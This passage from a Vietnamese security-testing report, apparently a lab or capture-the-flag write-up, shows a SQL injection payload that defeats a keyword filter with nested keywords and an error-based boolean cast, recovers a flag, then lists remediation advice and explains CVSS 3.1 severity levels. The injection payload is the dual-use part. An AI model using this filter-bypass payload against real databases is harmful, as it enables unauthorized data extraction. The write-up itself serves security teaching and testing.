
Ta nhận được thêm 1 cột là **content**

Tiếp theo tăng **OFFSET** lên nhưng không nhận lại gì nữa nên ta tiến hành kiểm tra giá trị của cột.

Payload thứ 3:

**%0A%0D%0A%0Dasc, (SELSELECTECT+content+FRFROMOM+flag_jd9dvx+LIMIT+1+0
FFSET+0)::boolean**

Ta nhận lại kết quả:



Vậy ta nhận được flag thứ 5

FLAG 05: CBJS{WcuW1s8fH7GJW7LdMxAB2a2oZLjaGCVd}

Khuyến nghị:

- Không đưa trực tiếp untrusted data vào câu query
- Dùng allowlist ánh xạ khóa
- Không dựa vào “WAF regex” để thay thế tham số hóa
- Ép kiểu nên được viết sẵn ở server-side
- Không trả trực tiếp lỗi về phía client

3. PHỤ LỤC

Thang đo CVSS phiên bản 3.1

Các lỗ hổng phần mềm, phần cứng và firmware đều gây ra rủi ro nghiêm trọng cho bất kỳ tổ chức vận hành mạng máy tính và có thể khó phân loại và giảm thiểu. Hệ thống chấm điểm lỗ hổng chung (CVSS) cung cấp một phương pháp để nắm bắt các đặc điểm chính của lỗ hổng và tạo ra một điểm số phản ánh mức độ nghiêm trọng của nó, cũng như trình bày ngữ cảnh của lỗ hổng đó trên thực tế. Sau đó, điểm số có thể được xác định thành mức nguy cơ (chẳng hạn như thấp, trung bình, cao và nghiêm trọng) để giúp các tổ chức đánh giá đúng và ưu tiên các quy trình quản lý rủi ro về bảo mật trong hệ thống của khách hàng.



Tóm lại, CVSS mang lại ba lợi ích quan trọng. Đầu tiên, nó cung cấp điểm số lỗ hổng được tiêu chuẩn hóa. Khi một tổ chức sử dụng một thuật toán chung để xác định các lỗ hổng trên tất cả các nền tảng CNTT, tổ chức đó có thể tận dụng một chính sách quản lý lỗ hổng duy nhất và xác định thời gian tối đa cho phép để kiểm tra và khắc phục một lỗ hổng nhất định. Tiếp theo, nó cung cấp một nền tảng mở. Người dùng có thể bối rối khi một lỗ hổng bảo mật được bên thứ ba ấn định số điểm tùy ý. Với CVSS, các đặc điểm riêng biệt được sử dụng để tính điểm là minh bạch. Cuối cùng, CVSS cho phép định tính được độ ưu tiên của lỗ hổng. Khi điểm số môi trường được tính toán, điểm số về rủi ro sẽ phù hợp theo từng ngữ cảnh đối với mỗi tổ chức và giúp cung cấp thông tin tốt hơn về rủi ro tại điểm gây ra ảnh hưởng cho tổ chức.

Chúng tôi đã sử dụng CVSS 3.1 để chuẩn hóa và mô hình hóa các lỗ hổng được xác định trong quá trình kiểm thử bảo mật.

Các lỗ hổng được phân loại theo năm mức điểm số/cấp độ, nó phản ánh khả năng có thể khai thác, mức độ tác động đến kinh doanh trong trường hợp khai thác thành công. Dưới đây là mô tả ngắn gọn về từng mức độ nghiêm trọng.

Mức độ	Thang điểm CVSS	Mô tả
Khẩn cấp	9.0-10.0	Việc khai thác lỗ hổng gây ảnh hưởng đến máy chủ, thiết bị mạng hoặc cho phép truy cập (ở chế độ đọc và/hoặc ghi) dữ liệu có giá trị cao. Việc khai thác thường đơn giản. Các lỗ hổng được đánh dấu Nghiêm trọng phải được khắc phục ngay lập tức, đặc biệt nếu chúng xảy ra trong môi trường vận hành thực tế.
Cao	7.0-8.9	việc khai thác lỗ hổng cho phép truy cập vào dữ liệu có giá trị cao (tương tự như cấp Nghiêm trọng), tuy nhiên, cần có các điều kiện tiên quyết cho cuộc tấn công (ví dụ: yêu cầu có tài khoản người dùng trong hệ thống nội bộ) làm cho giảm rủi ro hơn.
Trung bình	4.0-6.9	việc khai thác lỗ hổng có thể phụ thuộc vào các yếu tố bên ngoài (ví dụ: thuyết phục người dùng nhấp vào liên kết) hoặc các điều kiện khác khó đạt được. Hơn nữa, việc khai thác lỗ hổng thường chỉ cho phép truy cập vào một tập hợp dữ liệu hạn chế hoặc dữ liệu có mức độ ít quan trọng hơn.
Thấp	0.1-3.9	việc khai thác lỗ hổng dẫn tới việc ít tác động trực tiếp đến tính an toàn của ứng dụng hoặc phụ thuộc vào các điều kiện rất khó đạt được trên thực tế (ví dụ: truy cập vật lý vào máy chủ).
Thông tin	0.0 N/A	các vấn đề được đánh dấu là Thông tin không phải là lỗ hổng bảo mật. Chúng nhằm mục đích chỉ ra các khuyến nghị cần thực hiện nhằm làm tăng mức độ bảo mật tổng thể của hệ thống. Ngoài ra: các vấn đề chỉ ra một số giải pháp trong hệ thống (ví dụ: từ góc độ kiến trúc) có thể hạn chế tác động tiêu cực của các lỗ hổng bảo mật khác.

